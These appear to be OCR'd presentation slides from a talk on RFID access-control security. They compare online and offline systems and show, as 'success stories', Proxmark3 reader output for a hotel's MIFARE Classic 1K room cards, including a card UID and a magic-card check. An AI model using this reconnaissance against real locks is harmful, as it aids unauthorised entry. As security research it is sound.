
*There is a new Proxmark3 easy for 80€ but I haven't tested it yet…

** The reader doesn't work with emulated cards

SUCCESS STORIES

4. SUCCESS STORIES

ONLINE SYSTEM




4. SUCCESS STORIES

ONLINE SYSTEM

- The readers are periodically asking the server for all the information needed to grant or deny access
- Access logs are stored in the server
- An access can be remotely granted or denied
- Usually used for system access with personal card
- Use cases: companies, forfeit, concerts, …

4. SUCCESS STORIES

OFFLINE SYSTEM



4. SUCCESS STORIES

OFFLINE SYSTEM


- The card stores all the information needed for the reader to open
- The readers are configured using special cards
- An access cannot be remotely denied
- Logs are stored in the reader
- Easy to reuse a card
- Use cases: hotels, vending machines, transport, …

SUCCESS STORIES: HOTEL ROOMS

- Unknown Software
- MIFARE Classic 1K
- Offline system
- Testing a single room with two access cards

4. SUCCESS STORIES

SUCCESS STORIES: HOTEL ROOMS



Proxmark Client By El Gaucho De La Livida Palude

☐ Expand TreeView

COM PORT: COM3

COMMAND TO SEND


PM3\HF (High Frequency)\ISO14443A\14443A READER

```
proxmark3> hf 14a reader
 UID :
ATQA : 00 04
 SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
proprietary non iso14443-4 card found, RATS not supported
Answers to chinese magic backdoor commands: NO
proxmark3>
```

Ready!

4. SUCCESS STORIES

SUCCESS STORIES: HOTEL ROOMS




□ Expand TreeView   COM PORT COM3   COMMAND TO SEND

```
proxmark3> hf 14a reader
 UID : [redacted]
ATQA : 00 04
 SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
proprietary non iso14443-4 card found, RATS not supported
Answers to chinese magic backdoor commands: NO
proxmark3>
```

```
 UID : 24 cf fd 7c
ATQA : 00 04
 SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
proprietary non iso14443-4 card found, RATS not supported
Answers to chinese magic backdoor commands: NO
proxmark3>
```

Ready!

SUCCESS STORIES: HOTEL ROOMS



